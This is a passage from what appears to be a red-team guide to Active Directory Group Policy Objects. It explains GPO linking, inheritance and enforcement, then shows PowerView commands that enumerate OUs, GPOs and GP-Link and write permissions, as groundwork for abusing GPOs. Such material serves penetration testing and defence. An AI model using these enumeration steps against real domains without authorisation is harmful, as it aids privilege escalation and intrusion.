When an Active Directory domain is created, two GPOs are created. The “**Default Domain Policy**” is the default GPO for every domain within the forest to configure security related policies such as password expiration and account lockout. The “**Default Domain Controllers**” GPO is used to ensure all Domain Controllers in a domain have the same security settings. This is important because all Domain Controllers within Active Directory are equal. To summarize; GPOs contain sets of policies which affect computers and users.

As an example, you can use a GPO to control the Windows desktop background on computers, GPOs are visible in the Group Policy Management UI as seen in the screenshot below.




Figure 74: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

Default Domain Controllers Policy is the **display name** of the GPO. The name of a GPO is actually a GUID. The Default Domain Controllers Policy is defined by the following GUID on every Active Directory domain:
{6AC1786C-016F-11D2-945F-00C04fB984F9}

This means that every GPO has an additional parameter object named **objectguid** which is globally unique.

Policy files for GPOs are located in the domain SYSVOL within the policies **gpcfilesyspath** example:

\\contoso.local\\sysvol\\contoso.local\\Policies\\{6AC1786C-016F-11D2-945F-00C04fB984F9}




Figure 75: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

GPOs are basically a **built-in configuration management technology** within Windows active directory. They are used by administrators to perform administrative tasks such as:

- Locking down systems
- Hardening system security
- Configuring browsers
- Logon and logoff scripts
- Mapping network drives and printers
- Configuring local group memberships such as administrators.

GPOs can be applied **per user or computer** and are automatically **updated in the background** every 90 minutes with a randomizer of 0 to 30 minutes with the exception of **Domain Controllers** which are updated much **more frequently** (every 5 minutes). A GPO will only update if changes have been made.

Once a GPO is created, you must **link or apply it** to something. You can link GPOs to a **domain, site** or an **organizational unit**. The last applied GPO has **priority** over other GPOs in case of conflicts, except when "**Block Inheritance**" is enabled.

GPOs will be applied in the following order:

- Local GPO
- Site GPO
- Domain GPO
- Organizational Unit GPO

It's important to pay attention to GPO enforcement, there are **multiple GPOs and linkage possibilities** and as previously mentioned, if there are any conflicts the priority linking order will take care of that. The concept might seem straightforward but in reality, it can be **very confusing** when you have multiple GPOs, GPO links, block inheritance and the ability to enforce a GPO.

The image "Figure 58" can aid in giving a visual representation on how enforced GPOs will win regardless of inheritance or blocked inheritance. As you can see, even the "OU: Human Resources" has inheritance blocking enabled, the Test Domain Policy still applies to both users.




Figure 76: source - <https://www.fortinet.com/blog/threat-research/offense-defense-a-tale-of-two-sides-group-policy-and-logon-scripts>

5.1.1 Organizational Units

Organizational Units (OUs) and **GPOs go hand in hand**, according to Microsoft, **OUs are containers** that can be used to group most other object classes together for administrative purposes. Basically, OUs are containers in which you place principals such as **users, groups and computers**.

Organizations will usually use OUs to organize principals based on the **department, team or location**. An example would be creating an OU for all the Helpdesk staff, putting the user accounts of this staff in the OU and **assigning certain GPOs onto this OU**. This is useful to restrict or grant user groups certain permissions. The Helpdesk should probably not have access to the Command Prompt, while System Administrators should have access to it.

5.1.2 Group Policy Links

GPOs can be **linked to domains, sites and organizational units**, a GPO that has been linked to an OU will apply to the **child objects** of that OU as well.

Example:

The Default Domain Policy GPO is linked to the domain object by default, while the Default Domain Controllers policy is linked to the Domain Controllers OU by default.

In the screenshot below you can see that if we expanded the **contoso.local** domain and the Domain Controllers OU that the GPOs linked to these objects appear below them.




Figure 77: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

Group Policy links are stored in the objects the GPO is linked to, it's an attribute called "gplink". It's very easy to enumerate these links with [PowerView](#)²¹ as pictured in the screenshot below.




Figure 78: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

GPOs, OUs and GpLinks are the major moving parts we're working with, it's important to understand these three pieces well before being able to understand GPO enforcement logic and to use [BloodHound](#)²² to find attack paths.

²¹ Harmj0y, Powerview Github Repository, [Github](https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1), 2015, <https://github.com/PowerShellEmpire/PowerTools/blob/master/PowerView/powerview.ps1>, (25 March 2021)

²² Andy Robbin, BloodHound Github Repository, [Github](https://github.com/BloodHoundAD/BloodHound), 2016, <https://github.com/BloodHoundAD/BloodHound>, (25 March 2021)

5.1.3 Group Policy Enforcement Logic

Now that we know the basic moving parts within Group Policies, it's time to take a closer look at how these interact and connect with each other. Without going into too much detail, GPO enforcement logic is applied as followed:

- Group Policy Links – Can be enforced, or not:
 - If a GpLink is **enforced**, the associated GPO will apply to the linked OU and **ALL** child objects regardless of inheritance blocking.
 - If a GpLink is **not enforced**, the associated GPO **will apply** to the linked OU and **ALL** child objects, unless any OU blocks inheritance.
- Organizational Units – Can block inheritance, or not.

There are further complications on top of this which we'll get into later on but first let's visualize the above rules with regards to **GpLink**.




Figure 79: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

The domain **Contoso.Local** is a container object, it **contains the OU** called **ContosoUsers** and this OU contains the **OU HelpDesk**. Finally, the OU HelpDesk contains the **user Alice Admin**.

Now when we add our Default Domain Policy GPO, we recall from earlier that this Default Domain Policy GPO is linked to the domain object:




Figure 80: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

In a **normal case** scenario, you can simply **read from left to right**, this means that the Default Domain Policy will apply to the user Alice Admin, but the **exception** is when the GpLink relationship is enforced and that one of the containers in this path has **block inheritance enabled**.




Figure 81: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

In the example shown in Figure 63, it does not matter that the GpLink is not enforced, as none of the OUs block inheritance. Within our Contoso test domain we have another OU under the ContosoUsers **OU** called **Accounting**, within that OU is one **user** named **Bob User**. For the sake of our next diagram we'll say the **Accounting OU does block inheritance**.




Figure 82: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

Once again, we notice the Default Domain Policy GPO is linked to the domain, and the user Bob is inside the OU tree under the domain object. Because the **OU Accounting blocks inheritance** and because the **GpLink is not enforced**, the Default Domain Policy will **not apply to Bob User**.

As you can see the process of creating OUs and GPOs and linking them can become very confusing, and definitely in a large, real world environment. From here on it will only get worse.

Let's add another GPO and link it to the domain as well, this time we will enforce the GpLink.




Figure 83: source - <https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e>

As you can see, we've implemented a new GPO called **Custom Password Policy**, this policy is **linked to the domain** which again contains the entire OU tree under it. The **GpLink is enforced** so, this policy will **apply to all child objects in the OU tree** regardless of any **inheritance blocks**. This means that the **Custom Password Policy GPO will apply to both Alice Admin and Bob User**, even while the Accounting OU has blocking inheritance **enabled**.

The information provided above generally covers 95% of the situations you'll run into in the real world; however, there are three more things to know which may impact you when attempting to abuse GPOs:

1. WMI Filtering

WMI also known as Windows Management Instrumentation is a subsystem of PowerShell that gives administrators access to powerful system monitoring tool.

It also allows administrators to further limit which computers and users a GPO will apply to, based on whether or not a certain WMI query returns **true** or **false**. When a computer is processing a group policy it could run a WMI query that checks if the operating system is Windows 10 and **only apply the group policy** if that query returns true.

2. Security Filtering

Allows administrators to further limit which **principals a GPO will apply** to. Administrators can limit the GPO to apply only to **specific users, computers or members** of a specific security group. By default, every GPO applies to the Authenticated Users principal.

3. Group Policy link order and precedence.

This dictates which **Group Policy overrules** in the event of a **conflict**, imagine there are two Password Policy GPOs in place, one requires users to change their password every 30 days while the other requires users to change their passwords every 60 days. The policy with the **higher precedence** will overrule the other. It's very important to note that the policies are processed in **reverse order** of precedence, so the **highest policy is processed last** and overrules the others.

5.2 Enumerating Group Policies

Now that you've hopefully acquired a solid understanding of how GPOs work, we can dive into the fun part. Enumerating GPOs and exploiting them in a later stage, to enumerate the GPOs we must have access to a member or guest account of the domain.

There are a couple interesting GPO permissions we must look into:

1. Who can create new GPOs within the domain?
2. Who can link GPOs to OUs?
3. Who can modify existing GPOs?

The above permissions are individually delegated, which means that:

- Permissions to create GPOs do not automatically grant the right to link them to OUs.
- A user may be able to edit existing GPOs, but this GPO might not be linked, and the user may not be able to link it themselves.
- A user may not be able to edit or create a GPO but might be able to link it to another OU.

In the Group Policy Management Console (GPMC), delegated permissions to create GPOs in a domain look like this:




Figure 84: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

5.2.1 Enumerating Organizational Units

We can easily enumerate all the OUs within Active Directory by using the `Get-DomainOU` cmdlet within PowerView.

```

Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop> . .\PowerView.ps1
PS C:\Users\Administrator\Desktop> Get-DomainOU -Identity "Domain Controllers" | Select name,gplink | Format-List

name       : Domain Controllers
gplink      : [LDAP://CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=contoso,DC=local;0]

PS C:\Users\Administrator\Desktop> Get-DomainGPO -Identity '{6AC1786C-016F-11D2-945F-00C04FB984F9}' | Select displayName,name | Format-List

displayName : Default Domain Controllers Policy
name        : {6AC1786C-016F-11D2-945F-00C04FB984F9}

PS C:\Users\Administrator\Desktop>

```

Figure 85: source - <https://wald0.com/?p=179>

The Delegation of Control Wizard in Active Directory within Active Directory Users and Computers (ADUC) has a template to Manage Group Policy Links. This can be very useful to delegate different types of privileges to principals over certain objects.

In the following example, we're delegating to the LAB\Desktop Admins group.




Figure 86: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

This can also be easily enumerated by piping the Get-DomainOU into Get-DomainObjectACL and looking for GP-Link ACE in PowerView by using the following command:

```
Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | Where-Object { $_.ObjectAceType -eq "GP-Link" }
```

```

PS > Get-DomainOU | Get-DomainObjectAcl -ResolveGUIDs | Where-Object { $_.ObjectAceType -eq "GP-Link" }

AceQualifier      : AccessAllowed
ObjectDN           : OU=Workstations,DC=testlab,DC=local      <--- The OU Distinguished Name
ActiveDirectoryRights : ReadProperty, WriteProperty           <--- WriteProperty (GP-Link is a property on the
ObjectAceType      : GP-Link
ObjectSID          :
InheritanceFlags   : ContainerInherit                         <--- This will be interesting later
BinaryLength       : 56
AceType            : AccessAllowedObject
ObjectAceFlags     : ObjectAceTypePresent
IsCallback         : False
PropagationFlags    : None
SecurityIdentifier  : S-1-5-21-407754292-3742881058-3910138598-1106 <--- SID of the user/group
AccessMask         : 48
AuditFlags         : None
IsInherited        : False
AceFlags           : ContainerInherit
InheritedObjectAceType : All
OpaqueLength       : 0

```

Figure 87: source - <https://rastamouse.me/blog/gpo-abuse-pt1/>

5.2.2 Modifying Group Policies

We can pipe `Get-DomainGPO` into the `Get-DomainObjectAcl` to find out which principals can **modify** GPOs. We look for the **ActiveDirectoryRights** that include the `WriteProperty`, `WriteDacl` or `WriteOwner` rights.

- `WriteProperty`
 - Permission to allow GPO modification.
- `WriteDacl` or `WriteOwner`
 - Allows us to give ourselves `WriteProperty` and modify GPO.

In the command below you may notice that we only list RIDs larger than 1000 to avoid seeing Domain Admins and Enterprise Admins for every Group Policy Object. The Domain Admins and Enterprise Admins already have the rights to modify GPOs.

```
